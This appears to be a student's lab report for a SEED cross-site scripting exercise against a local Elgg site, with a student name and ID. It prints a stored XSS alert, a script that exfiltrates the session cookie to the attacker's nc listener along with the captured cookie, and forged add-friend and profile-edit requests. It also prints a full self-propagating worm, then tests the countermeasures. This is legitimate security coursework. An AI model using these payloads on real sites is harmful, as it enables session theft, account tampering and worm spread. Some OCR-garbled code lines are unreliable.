

# Lab11

Name: 黎诗龙

SID: 11811407

## Task1

I add it here

### Edit profile

#### Display name

Samy

#### About me

[Edit HTML](#)

**B** **I** **U** **I<sub>x</sub>** **S** **≡** **≡** **←** **→** **⌂** **💬** **🖼️** **”** **📄** **📷** **✂️**


Public

#### Brief description

`<script>alert('XSS');</script>`


Public

Then I use Bobby's account to see this:



## Task2

I also add it into the brief description, and using Bobby's account to see this



## Task3

I use `ifconfig` to see my IPv4 address `192.168.44.133`, and add the script into Samy's profile.

Then I use Bobby's account to see the Samy's profile.

Here I steal the cookie:

```

Terminal
File Edit View Search Terminal Help
[12/06/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [192.168.44.133] port 5555 [tcp/*] accepted (family 2, sport 59092)
GET /?c=Elgg%3D67j4bngp2d5ufdq4tcvnrh9s4 HTTP/1.1
Host: 192.168.44.133:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive

```

## Task4

First launch an attempt to add Samy as a friend to see the Samy's id is `47`.



url = `http://www.xsslabelgg.com/action/friends/add?`  
`friend=47&__elgg_ts=1607265858&__elgg_token=uYYKAnlB7lUs2nCWFEd_pQ&__elgg_ts=1607265858&__elgg_token=uYYKAnlB7lUs2nCWFEd_pQ`, contains `ts` and `token`.

Then I modify the script as this:

```

1 <script type="text/javascript">
2 window.onload = function () {
3     var Ajax=null;
4     var ts="__elgg_ts="+elgg.security.token.__elgg_ts;

```

```

5     var token+"&__elgg_token="+elgg.security.token.__elgg_token;
6     //Construct the HTTP request to add Sammy as a friend.
7     var sendurl="http://www.xsslabelgg.com/action/friends/add?
friend=47"+ts+token;
8     //Create and send Ajax request to add friend
9     Ajax=new XMLHttpRequest();
10    Ajax.open("GET",sendurl,true);
11    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
12    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
13    Ajax.send();
14 }
15 </script>

```

## Edit profile

### Display name

Samy

### About me

Visual editor

```

<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Sammy as a friend.
    var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");

```

Public

Then I use Bobby's account to see Samy's profile, then they automatically became friends.

The screenshot shows a web browser displaying a user profile for 'Samy'. The profile includes a profile picture, a brief description, and an 'About me' section. A red box highlights the 'About me' section. To the right, there is a 'Friends' list. Below the profile, there are buttons for 'Add friend', 'Send a message', and 'Report user'. At the bottom of the browser window, a network inspector is open, showing a list of requests. The last request is a GET request to 'samy' with a status of 200.

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size
200	GET	en.js	www.xsslabelgg.com	script	js	cached	0 B
200	GET	init.js	www.xsslabelgg.com	script	js	cached	619 B
200	GET	ready.js	www.xsslabelgg.com	script	js	cached	271 B
200	GET	Plugin.js	www.xsslabelgg.com	script	js	cached	630 B
302	GET	add?friend=47&__elgg_ts=1607266459&__elgg_token=Festa-Zii56ZGF_Bz...	www.xsslabelgg.com	xhr	html	3.50 KB	11.65 KB
200	GET	samy	www.xsslabelgg.com	xhr	html	3.52 KB	11.65 KB

## All Site Activity

All Mine Friends

Filter

Show All



Bobby is now a friend with Samy just now



## Question1


To verify the authentication of the user, to check who the user is.

## Question2


It doesn't work, it becomes inner text and cannot be executed.

## Task5

First launching a editing action and using Wireshark to capture it, I found that the request URL is <http://www.xsslabelgg.com/action/profile/edit>.



and the post body is in the following picture.



Here is the post body.


`__elgg_token=aIXlkRH3hLVF5ibk4VD6Vg&__elgg_ts=1607268605&name=Boby&description=&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone`

=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=45

Then I add this into the **About me** section, where I modify the **contactemail** field to my email address **11811407@mail.sustech.edu.cn**.

```
1  <script type="text/javascript">
2  window.onload = function(){
3      //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
4      //and Security Token __elgg_token
5      var userName=elgg.session.user.name;
6      var guid="&guid="+elgg.session.user.guid;
7      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
8      var token="&__elgg_token="+elgg.security.token.__elgg_token;
9      var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
10     var content =
11     token+ts+"&name="+userName+"&description=&accesslevel%5Bdescription%5D=2&briefdes
12     cription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D
13     =2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&cont
14     actemail=11811407@mail.sustech.edu.cn&accesslevel%5Bcontactemail%5D=2&phone=&acce
15     sslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bweb
16     site%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid="+guid;
17     //Construct the content of your url.
18     var samyGuid=47; //FILL IN
19     if(elgg.session.user.guid≠samyGuid)
20     {
21         //Create and send Ajax request to modify profile
22         var Ajax=null;
23         Ajax=new XMLHttpRequest();
24         Ajax.open("POST",sendurl,true);
25         Ajax.setRequestHeader("Host","www.xsslabelgg.com");
26         Ajax.setRequestHeader("Content-Type",
27         "application/x-www-form-urlencoded");
28         Ajax.send(content);
29     }
30 }
```


After editing Samy's profile, using Bobby's account to see the Samy's profile. Then go back to Bobby's profile, it succeeds.



## Question3

In avoidance of changing the Samy's (the attacker's) profile himself.

After removing this sentence, I find this:



## Task6


```
1  <script type="text/javascript" id="worm">
2  window.onload = function(){
3      var userName=elgg.session.user.name;
4      var guid="&guid="+elgg.session.user.guid;
5      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
6      var token="&__elgg_token="+elgg.security.token.__elgg_token;
7      var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
8      var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
9      var jsCode = document.getElementById("worm").innerHTML;
10     var tailTag = "</\" + \"script>";
11     var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
12     var content =
token+ts+"&name="+userName+"&description="+wormCode+"&accesslevel%5Bdescription%5
D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5
Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskil
ls%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%
5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitte
r=&accesslevel%5Btwitter%5D=2&guid="+guid;
13     //Construct the content of your url.
14     var samyGuid=47; //FILL IN
15     if(elgg.session.user.guid!=samyGuid)
16     {
17         //Create and send Ajax request to modify profile
18         var Ajax=null;
19         Ajax=new XMLHttpRequest();
20         Ajax.open("POST",sendurl,true);
21         Ajax.setRequestHeader("Host","www.xsslabelgg.com");
22         Ajax.setRequestHeader("Content-Type",
23         "application/x-www-form-urlencoded");
24         Ajax.send(content);
25
26         //add friend:
27         var friend="http://www.xsslabelgg.com/action/friends/add?
friend="+samyGuid+ts+token;
28         //Create and send Ajax request to add friend
```

```


29     Ajax=new XMLHttpRequest();
30     Ajax.open("GET",friend,true);
31     Ajax.setRequestHeader("Host","www.xsslabelgg.com");
32     Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
33     Ajax.send();
34 }
35 alert("Worm propogation successfully. Your username is "+userName);
36 }
37 </script>

```

After I add it into Samy's **about me** , then I post the request, and return to the home page, and I get this message.




Then I use Bobby's account to visit the Samy's profile and see this.




And friend added successfully:






Then I use Boby's account to see the profile himself, and see this.



Then I use the Alice's account to see the Boby's profile, and see this.



And simultaneously adding friend successfully.



## All Site Activity

All

Mine

Friends

Filter

Show All




Alice is now a friend with [Samy](#) just now



## Task7


1

After activating the **HTMLawed**, visiting Samy's profile using Alice's account, then I see this, the **script** tag disappears.



The script doesn't work, and the tag **script** is gone.

2



View activity
Add friend
Send a message

### Samy

**Brief description:** `<script>document.write('<img src=http://localhost:5555?c=' + escape(document.cookie) + '>'); </script>`

**About me**

```

window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

```

Inspector Console Debugger {} Style Editor @ Performance Memory Network Storage


```

<h2 class="p-name fn">Samy</h2>
<div class="odd">
  <b>Brief description:</b>
  <span class="">
    <script>document.write('<img src=http://localhost:5555?c=' + escape(document.cookie) + '>'); </script>
  </span>
  
  </div>
  <p class="profile-aboutme-title"></p>
  <div class="profile-aboutme-contents">

```

After activating both countermeasures, it shows like this above. The script doesn't work, and the tag `script` is gone.

And after re-save the profile, it shows like this:



Edit profile
Edit avatar

Blogs
Bookmarks
Files
Pages
Wire posts

### Samy

**Brief description:** `document.write(''); document.write('image');`

**About me**

```

window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var content = token+ts+"&name="+userName+"&description="+wormCode+"&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&

```

Inspector Console Debugger {} Style Editor @ Performance Memory Network Storage

```

DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
  </head>
  <body>
    <div class="elgg-page elgg-page-default" onclick="return true">
    </div>
    <script>
    </script>
    <script src="http://www.xsslabelgg.com/cache/1607346554/default/iquery.js">
    </script>
    <script src="http://www.xsslabelgg.com/cache/1607346554/default/iquery-ui.js">
    </script>
    <script src="http://www.xsslabelgg.com/cache/1607346554/default/elgg/require_config.js">
    </script>
    <script src="http://www.xsslabelgg.com/cache/1607346554/default/require.js">
    </script>
    <script src="http://www.xsslabelgg.com/cache/1607346554/default/elgg.js">
    </script>

```

## Observations

In the task 7, I found that in the `var headerTag` becomes `" "` however it is only the string, maybe the plugin use patterns to match it.

In the last picture, I found that there are 2 `document.write()` , it is confusing but interesting, I still not find the appropriate explanation to it, hope prof. Zhang will help. ( Note: this observation is from my classmate Zhang Jiaxi (11812318) ).